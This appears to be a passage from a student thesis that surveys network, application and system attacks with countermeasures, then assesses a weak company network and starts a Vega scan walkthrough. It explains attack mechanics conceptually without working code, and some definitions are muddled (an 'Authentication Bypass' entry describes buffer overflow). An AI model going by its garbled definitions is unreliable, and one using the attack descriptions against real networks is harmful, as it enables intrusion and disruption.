To avoid this, you must enable the Port Security feature on CISCO routers that limits the number of addresses that can be learned on the ports connected to computers or have the learned MAC addresses of a switch checked by a server.

MAC Spoofing

MAC Spoofing is a technique that involves spoofing the MAC address of an authorized machine, not to be confused with ARP Spoofing which is to divert a stream to a new MAC address. MAC address spoofing cannot really be avoided, but we can make sure that authentication is not based on MAC addresses using 802.1X with client certificates (EAP-TLS) or authentication at the same time. the tunnel user (PEAP or EAP-TTLS).

ARP Spoofing or ARP Poisoning

This Ethernet attack is based on sending falsified ARP request information. The advantage of this attack is to make others believe that the IP address of the target corresponds to a MAC address that one chooses. Thus, the different LAN equipment learn the wrong match.

The consequences of this attack can be multiple for example:

- Breaking all communications of the target IP address. Targets are often servers and routers making unavailable the associated services;
- Listening to the flow of the target. For this, you must specify the MAC address of the hacker in the ARP information.

This attack can be protected by using the DAI that intercepts all ARP requests and responses on untrusted ports and the intercepted packets are checked with DHCP Snooping. Any rejected packet is deleted or logged to the switch for auditing purposes

The Vlan Hopping (or vlan jump)

It is an attack allowing a hacker who is connected to a port in access mode of a switch to "jump" from one vlan to another vlan. With this attack, the attacker can sniff traffic from another VLAN or send traffic from one VLAN to another. There are two types of VLAN Hopping: switch spoofing and double tagging attack

The MITM attack (Man in Middle Attack)

The attack of the man in middle or MITM, is an attack using at least three computers. Two computers communicate together, a third in the middle breaks the connection between the two computers, pretends to be the other entity, intercepts and sends back communications and can also modify them. It is easy to identify a MITM attack on a network, just check regularly if the ARP cache of the gateway has been changed. The arpwatc utility allows us to notify you by e-mail of

this kind of change. Installation of arpwatcH under Debian via the command apt-get install arpwatcH. It is possible to counter this attack by using a static ARP table: arp -s <IP_address> <MAC_address> on Windows[5].

2.5.1.3 Layer 3 attacks

IP Spoofing

IP spoofing (IP spoofing) is a computer hacking technique that involves sending IP packets using a source IP address that has not been assigned to the IP address spoofing. Computer that emits them. The goal may be to hide his own identity when attacking a server, or to somehow impersonate another network device to benefit from the services to which he has access.

To avoid such an attack, it is recommended that you do not use an IP-based service to identify clients. **Attacks on routing protocols**

The hacker sends a routing table to a router indicating a low-cost path through a router he controls. To counter these kinds of attacks and protect the routing protocols, it is necessary to authenticate the routing protocols so that they only accept the traffic of known routers. Authentication will prevent an unwanted router from disrupting your messages and routing tables on your network[2].

2.5.1.4. Layer 4 attacks

TCP-SYN Flooding

SYN flood is a computer attack to achieve a denial of service. It applies as part of the TCP protocol and consists of sending a succession of SYN requests to the target.

A malicious client can delete the last step and not respond with the ACK message. The server waits a certain amount of time before releasing the resources that have been reserved for the client because the delay of the ACK message could be caused by the latency of the network. This waiting period by the server was approximately 75 seconds during the first SYN flood attacks.

TCP-SYN flooding attack works in 3 different ways which are:

TCP Three-Way Handshake: When a client wants to establish a TCP connection with a server, it initiates a three-way handshake. The client sends a TCP-SYN packet to the server, indicating its intention to establish a connection.

Server Response: Upon receiving the TCP-SYN packet, the server acknowledges it by sending a TCP-SYN-ACK packet back to the client, indicating that it is willing to establish a connection.

Client Acknowledgment: The client responds with a final ACK packet, completing the three-way handshake, and the connection is established. counter measures against this attack is Better set up of the Firewalls and other Intrusion Detection and Prevention Systems (IDPS), Implement rate limiting for incoming connection requests to limit the number of concurrent half-open connections,

Enable SYN cookies on the server, which can help protect against resource exhaustion by encoding part of the connection state in the initial SYN-ACK response, monitor network traffic for unusual patterns and employ anomaly detection algorithms to identify potential attacks.

UDP flooding

This denial of service exploits the non-connected mode of the UDP protocol. It creates a UDP Packet Storm (generation of a large quantity of UDP packets) either to a machine or between two machines. Such an attack between two machines causes congestion of the network as well as a saturation of the resources of the two victim hosts. Congestion is more important because UDP traffic has priority over TCP traffic. Indeed, the TCP protocol has a congestion control mechanism, in the case where the acknowledgment of a packet arrives after a long delay, this mechanism adapts the transmission frequency TCP packets and the flow rate decreases. UDP does not have this mechanism. After a while, the UDP traffic occupies all the bandwidth, leaving only a small part of the TCP traffic. To avoid this attack, you must configure a firewall to limit UDP traffic and disable services such as echo and load if possible.

UDP flooding attack works in 3 different ways which are:

Choice of UDP: Unlike TCP (Transmission Control Protocol), UDP is connectionless and does not establish a connection before sending data. This makes it easier for attackers to spoof the source IP address and send a large number of UDP packets quickly.

Volume of Packets: The attacker generates or hijacks a botnet (a network of compromised computers) and instructs the bots to send a massive number of UDP packets to the target. These packets may be directed at various UDP ports on the target system.

Resource Exhaustion: The target system processes each incoming UDP packet, even if there's no corresponding application or service listening on the specified UDP port. As a result, the system's CPU, memory, and network bandwidth can become overwhelmed, causing a degradation of services or even a complete outage.

Difficulty in Mitigation: UDP flooding attacks can be challenging to mitigate because they do not rely on establishing a connection, making it harder to filter out malicious traffic from legitimate traffic. Traditional firewall and intrusion detection systems may have difficulty distinguishing between legitimate and malicious UDP packets. UDP flooding attacks can impact various network services and applications, including DNS (Domain Name System) servers, VoIP (Voice over Internet Protocol) services, online gaming servers, and more. To defend against UDP flooding attacks, organizations often employ DDoS mitigation solutions, such as traffic scrubbing services, rate limiting, and load balancing to distribute incoming traffic across multiple servers.

TCP Session Hijacking

This attack is done by intercepting a TCP session already initiated between two machines in order to divert their traffic. Since the authentication check is only done when the session is opened, if an attacker succeeds in this attack, he can take possession of the connection throughout the session

The follow are the steps of the session hijacking:

Established TCP Session: Initially, two devices, let's say a client and a server, establish a TCP connection. During this process, they perform a three-way handshake to agree on initial sequence numbers and set up the connection.

Session Monitoring: The attacker monitors the ongoing communication between the client and the server. This can be done through various means, including sniffing network traffic, compromising a router or firewall, or exploiting vulnerabilities in network devices.

Session Hijack: Once the attacker successfully predicts the sequence number, they send a forged packet to the server, pretending to be the legitimate client. If the server accepts this packet as legitimate, the attacker effectively takes control of the session.

Data Manipulation or Theft: With control over the session, the attacker can intercept, modify, or steal data being exchanged between the client and the server. This can lead to various malicious actions, such as unauthorized access to a user's account, data leakage, or even injecting malicious code into the communication. The countermeasures are to Encrypt the communication using protocols like TLS/SSL can make it difficult for attackers to intercept and understand the data, Packet Filtering and Firewall Rules: Properly configured firewalls and packet filtering rules can restrict unauthorized access to network devices and make it harder for attackers to exploit vulnerabilities implement the Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) by this system can detect and prevent suspicious network activities, including session hijacking attempts and perform the Regular Updates, patch Management by Keeping network equipment and software up to date with security patches can help reduce vulnerabilities that attackers might exploit and Implementing strong authentication mechanisms can make it harder for attackers to impersonate legitimate users.

2.5.1.5. Attacks on layers 5-6-7

DNS Spoofing

This attack aims to redirect the target to a pirate site. To do this, the hacker uses weaknesses of the DNS protocol and / or its implementation through the domain name servers. In a DNS spoofing

attack, the attacker typically exploits vulnerabilities in DNS servers or routers to inject false DNS records into the DNS cache. When users or devices request to access a specific website or service, they rely on DNS to resolve the domain name to an IP address. If the DNS cache contains manipulated or malicious DNS records, it can direct users to the wrong IP address, leading them to counterfeit websites or servers controlled by the attacker.

Application denials of service

Application Denial of Service (AppDoS) refers to attacks that target software applications or web services to disrupt their normal operation. These attacks can include flooding the application with excessive requests, exploiting vulnerabilities, or overwhelming server resources, leading to service unavailability for legitimate users. To defend against AppDoS, organizations often implement measures like rate limiting, web application firewalls, intrusion detection, and proper application security practices[17].

2.5.2 Application attacks

Application attacks refer to malicious activities that target vulnerabilities in software applications. These attacks exploit weaknesses in the code, design, or implementation of an application, often with the goal of compromising data, disrupting services, or gaining unauthorized access. Application attacks can affect web applications, mobile apps, desktop software, and other types of software. Here are some common types of application attacks:

Brute force: Brute force is a method of solving problems or gaining access to systems by systematically trying all possible options or combinations until the correct one is found. In cybersecurity, it's often associated with password cracking, where an attacker attempts all possible passwords to gain unauthorized access to an account or system. Brute force attacks can be time-consuming but can be mitigated through security measures like strong passwords and account lockouts.

SQL injections: This is a security vulnerability that allows a malicious user to execute any SQL query on a database. It may have the purpose of rendering a web application out of order, stealing or modifying information stored in databases. We can protect ourselves easily from this kind of attack by checking and filtering the foreign data before using them and checking the entries of the users to see if they do not contain SQL code in their request (in PHP with the function `real_escape_string`).

Denial of service: A denial of service is an attack that disables the website. The impact on the owner of the site is a loss of image and for the case of a site serving as a support for a commercial

activity, a shortfall that can be important. The primary goal of a DoS attack is to deny access to a resource or service for legitimate users, causing disruption and potentially financial losses.

Cross-Site Scripting (XSS): Stored XSS: Attackers inject malicious scripts into a web application, which are then served to other users who visit the affected page. These scripts can steal data or perform actions on behalf of the victim. Cross-Site Scripting (XSS) is a type of security vulnerability commonly found in web applications.

Buffer Overflow Attacks: Attackers exploit programming errors to overflow a buffer, potentially allowing them to execute arbitrary code or crash the application.

Authentication Bypass: Buffer Overflow is a type of software vulnerability and cyberattack that occurs when a program or application tries to write more data into a buffer (a temporary data storage area) than it can hold. When this happens, the extra data overflows into adjacent memory areas, potentially overwriting critical information, such as program instructions or data structures. Buffer overflow attacks can have serious security implications and can be used to compromise a system.

Phishing: Phishing is an approach used by cyber-crooks to trick you into revealing personal information, such as passwords, credit card numbers, social security numbers, or bank accounts. They do this by sending you fake emails or pointing you to a fake website

Exploit: An "exploit" is a program item that allows an individual or malicious software to exploit a computer security breach in an operating system or software either remotely or on the machine on which the exploit is executed. This is to take control of a computer or network, to allow a privilege escalation of a software or a user, or to perform a denial-of-service attack[17].

2.5.3. System attacks

System attacks refer to unauthorized or malicious activities aimed at compromising the security, integrity, or functionality of computer systems, networks, or software applications. These attacks can have various objectives, including data theft, disruption of services, financial gain, or simply causing harm. There are some common types of system attacks such as:

The blue screen of death or BSOD: "Blue Screen of Death" refers to the screen displayed by the Windows operating system when it can no longer recover a system error or when it is at a fatal error critical point. There are two types of error screens, one of which is the blue screen of death, which has a more serious error meaning than the other. In general, the view of this screen means that the computer has become completely unusable. For some Black Hats their goal is to get this "blue screen of death" on as many computers as possible. To avoid the blue screen of death, ensure that all installed software is compatible with the system, that there are no malicious programs, that the drivers are up to date and that the updates security are made.

Fork Bomb: A fork bomb works by creating a large number of processes very quickly in order to saturate the available space in the process list kept by the operating system. If the process table starts to saturate, no new program can start until another one finishes. Even if this happens, it is unlikely that a useful program will start because the bomb instances are each waiting to occupy this free slot. Not only do fork bombs use room in the process table, but they each use CPU time and memory. As a result, the system and programs running at that time slow down and become even impossible to use[5].

2.5.3.1 Password attacks

Password attacks are a category of cybersecurity threats where malicious actors attempt to gain unauthorized access to user accounts or computer systems by exploiting weaknesses in passwords. These attacks can take various forms, and their success often depends on the strength of the passwords, the security measures in place, and the attacker's methods. Here are some common types of password attacks:

Dictionary attack: A dictionary attack is a type of cyberattack in which an attacker attempts to gain unauthorized access to a system, typically by systematically trying every word in a dictionary or a list of common passwords. This method is used to guess a user's password by testing a large number of possible words or phrases in a short amount of time. Here are the key characteristics of a dictionary attack:

Word List: Attackers use a predefined list of words, which can include commonly used passwords, words from dictionaries, or previously leaked passwords from data breaches.

Password Guessing: The attacker tries each word from the list as a potential password for a targeted account or system.

Automated Process: Dictionary attacks are usually automated, allowing attackers to test a large number of passwords quickly.

Brute Force vs. Dictionary: Unlike a brute-force attack, which tries every possible combination of characters, a dictionary attack relies on predefined words or phrases, making it more efficient but also less exhaustive. Countermeasures to defend against dictionary attacks, organizations and individuals should: Use strong, complex passwords that are not easily guessed. Enforce password policies that require a mix of uppercase and lowercase letters, numbers, and special characters.

Implement account lockout mechanisms after a certain number of failed login attempts to prevent multiple guessing attempts. Use multi-factor authentication (MFA) to add an additional layer of security.

The brute force attacks: "Brute force attack" is a method used in cryptanalysis to find a password or a key. It is a question of testing, one by one, all possible combinations. This method is generally considered the simplest conceivable. It breaks any password in a finite time regardless of the protection used, but the time increases with the length of the password. In theory, the complexity of a brute force attack is an exponential function of the length of the password, making it virtually impossible for medium length passwords

The hybrid attacks: The password consists of a traditional word and followed by a letter or a number. Such as "marshal6". This is a combination of brute force attack and dictionary attack.

To protect yourself from password attacks in general, the following instructions must be followed:

- Always use a hard-to-find password;
- Ask the secret question after two or three unsuccessful login attempts;
- Give a separate login URL to certain groups;
- Let the user prove that he is not a robot;
- Limit the number of connection attempts.

2.5.3.2 Malicious programs (malware)

Malicious programs, often referred to as malware, are software programs or code designed with malicious intent to compromise the security, integrity, or functionality of a computer system, network, or device. Malware can take various forms and serve different purposes, many of which are harmful to users and organizations. Here are some common types of malwares:

Viruses: These are self-replicating programs that attach themselves to legitimate executable files or documents. When the infected file is executed, the virus spreads to other files and can perform malicious actions, such as data destruction or theft.

Worms: Worms are self-contained programs that replicate themselves and spread over computer networks, often without any user interaction. They can cause network congestion and compromise system resources.

Trojans (Trojan Horses): Trojans appear as legitimate or useful software but contain hidden malicious functionality. Once installed or executed, they can steal data, provide unauthorized access to the attacker, or damage the system.

Ransomware: Ransomware encrypts a user's files or entire system and demands a ransom for the decryption key. It can cause significant data loss and financial harm.

Spyware: Spyware secretly monitors a user's activities, collects sensitive information (e.g., keystrokes, browsing history), and sends it to a remote attacker without the user's consent.

Adware: Adware displays unwanted advertisements to the user, often with the intent of generating revenue for the attacker. While not inherently malicious, it can degrade system performance and compromise user privacy.

Keyloggers: Keyloggers record keystrokes on a computer, allowing attackers to capture sensitive information like passwords and credit card numbers.

Rootkits: Rootkits are stealthy malware designed to hide their presence on a system by altering or replacing system files and processes. They often grant attackers privileged access to the system.

Botnets: Botnets consist of compromised computers (bots) controlled by a single entity (the botmaster). These bots can be used for various purposes, including launching distributed denial of service (DDoS) attacks or sending spam.

Fileless Malware: Fileless malware operates in memory without leaving traces on the file system, making it challenging to detect and remove. It often exploits vulnerabilities in system components.

Mobile Malware: Mobile malware refers to malicious software specifically designed to target mobile devices, such as smartphones and tablets. Just like malware targeting computers, mobile malware is designed to compromise the security and functionality of mobile devices, potentially leading to a range of security and privacy issues. Here are some key points about mobile malware:

Types of Mobile Malware:

Trojans: These are disguised as legitimate apps but contain malicious code that can steal data, spy on users, or perform other harmful actions.

Spyware: Mobile spyware secretly collects information about a user's activities, such as text messages, call logs, and GPS location.

Ransomware: Some mobile malware can encrypt a device's data and demand a ransom for decryption.

Adware: Adware displays unwanted and often intrusive advertisements on a mobile device, sometimes making it difficult to use.

Distribution: Mobile malware can be distributed through malicious apps, infected websites, phishing links, or even over-the-air (OTA) attacks.

Symptoms of Infection: Signs of mobile malware infection may include unusual battery drain, slow performance, unexpected data usage, unexplained charges, and unwanted pop-up ads.

Prevention and Mitigation: Download apps only from official app stores (e.g., Google Play Store for Android, Apple App Store for iOS). Keep your mobile operating system and apps up to date with the latest security patches, be aware of clicking on links in text messages, emails, or social media, we have to use mobile security apps and antivirus software, avoiding jailbreaking or rooting your device, as it can weaken security protections[18].

This below is a table shows the gaps which can be main cause of the systems and networks vulnerabilities and how to avoid them.

Weakness gives exploitation	Overcome of them
Unsecured user accounts	Invest in security awareness training for all employees to ensure they are aware of common attack techniques by Conducting them to the simulated phishing exercises to test and reinforce employees' awareness
misconfigurations	Many software products have default configuration settings that generate security vulnerabilities. So we have to configure them by our own maximum settings
Unpatched software and outdated systems	patch management process to promptly apply security updates and patches to all systems and software by Prioritize patching based on risk assessments, focusing on critical vulnerabilities.
Lack of security awareness	training for all employees to ensure they are aware of common attack techniques
Unmonitored network	Deploy advanced monitoring and intrusion detection systems to identify suspicious activities and potential attacks in real-time. Implement security information and event management solutions to centralize and analyze logs.

Table 3: Comparison of unawareness to countermeasures

CHAPTER III: SYSTEM ANALYSIS AND DESIGN

3.1 Introduction

Generally, I demonstrated how the weak network is and also how to set up the good network infrastructure with all necessary requirement.

3.2 Scoping

The aim scope of this these is to make overview of insecurity available in IT related field, and some of the issues are caused by the users of the systems and cause some problems into daily works. In addition, how we can be able to handle them.

3.3 Research and Information Gathering

I physical gathered information where I conducted my research where I found poor network Infrastructure, some misconfiguration of the system such as using operating system which are free with no activation keys, missing firewalls into infrastructure, only one switch prove internet to the end users, shared switch to a server, access point and Pcs, some systems with no antiviruses.

Below is a structure which I designed to demonstrate their network design.




Figure 1: Demonstration of poor network infrastructure set up

With this network infrastructure that lacks sufficient security measures to defend against various types of cyber threats and attacks. This lack of firewall in network set up makes the network highly vulnerable to unauthorized access, data breaches, malware infections, and other malicious activities. Without proper security controls in place, an unprotected network exposes sensitive data, resources, and systems to significant risks

Vulnerability Assessment

This is a systematic process of identifying, evaluating, and prioritizing vulnerabilities in computer systems, networks, applications, and other IT assets. The goal of a vulnerability assessment is to proactively identify potential weaknesses that could be exploited by attackers, and to provide actionable insights for mitigating those vulnerabilities before they can be exploited.




Figure 2: Attack of unprotected Network infrastructure

As I realized in my research, I found the vulnerabilities to company with no firewall as figure 2 demonstrate it, I even realize that the end users with Computers without either antivirus or activation key, by this misconfiguration allows for example to attack a system when end user download for example an open tool through internet and that tool banded with malware to one executable file, then install it to a system, maybe that malware. And we know that Malware is harmful to users and organizations. They slow the connection, crash or hijack the system, and steal the information. In addition, they are primarily invisible, so it makes it hard to detect them. As a result, they have little impact and can remain undetected in the system for years, slowly stealing the information and causing significant damage to organizations and users. With below diagram shows

that end user of organisation has been fooled by attacker and provide an authorized access of organisation.

Attack Technique Analysis

- Asset evaluation: Identifying an organization IT infrastructure.
- Threat assessment: Identifying the likelihood of harmful events that could affect the assets.
- Risk determination: Evaluating and prioritizing the risks posed to an asset.
- Risk decision: Deciding whether to accept, transfer, or mitigate the risk posed to an asset[3].

Risk Analysis

The risks associated with unauthorised access vary from financial loss; inappropriate release of personal, commercial or politically sensitive information; and reputation lost; to total loss of system control. The specific information system risk of unauthorised access to information resources includes loss of system availability, data and processing integrity, and information confidentiality

Countermeasure Recommendations

I recommend the IT specialists to take care of network infrastructure setting, they have to keep the operating systems up to date, using trusted antivirus, blocking unused ports, IT specialist should test, analyse the systems or software and patch some found vulnerabilities before deployment to the end users, they have also to take their time to give seminar to the end users regarding cyber security, how to prevent risks of attacks like opening any links, installing any software, being aware of social engineering attacks, man in middle attack etc ...

Review confidentially policies and practices to ascertain whose responsibility it is for the disposing and shredding of organisation-related information in hard copy form. Safeguards for the disposal of data are critical, avoid or limit the physical access of the network devices to the employees or unknown persons.

Reporting

is a structured that provides a comprehensive overview of the vulnerabilities identified in a system, network, or application during the vulnerability assessment process. The report serves as a critical communication tool that informs stakeholders about the security posture of the assessed environment and provides the way of patch the found vulnerabilities.

The best Network infrastructure refers to the hardware and software components that form the backbone of the network based on reliable and security. Below is the figure demonstrate the setup of the different devices to build the good network infrastructure.




Figure 3: Attack of protected Network infrastructure

As this shows the good infrastructure of the internet with different set up of different Vlan which help to connect different system to a network with dissimilar internet protocol (IP) also protected with firewall where the attack tries with phishing mail attack to end user and the user clicked to the provided link and firewall blocked it, then attacker can't get unauthorized access.

CHAPTER IV: SYSTEM IMPLEMENTATION

4.1 Introduction

This chapter will cover the practices of some attacks according to vulnerabilities of systems, I will use some tools, different Operating systems as Kali Linux, Backtrack and Windows to achieve the results of demonstrations.

4.2 Vulnerability analysis

Sql Injection Vulnerability Assessment

Let's analyse the vulnerabilities using Vega tool. First of all, we have to enter the URL of the site to scan by clicking Scan then Start a new scan. We click on Next




Figure 4: Crawling and Scanning

Vega starts by crawling the target web application, following links and exploring different parts of the website, during this process, Vega collects information about the application's structure, pages, parameters, and potential entry points for vulnerabilities.

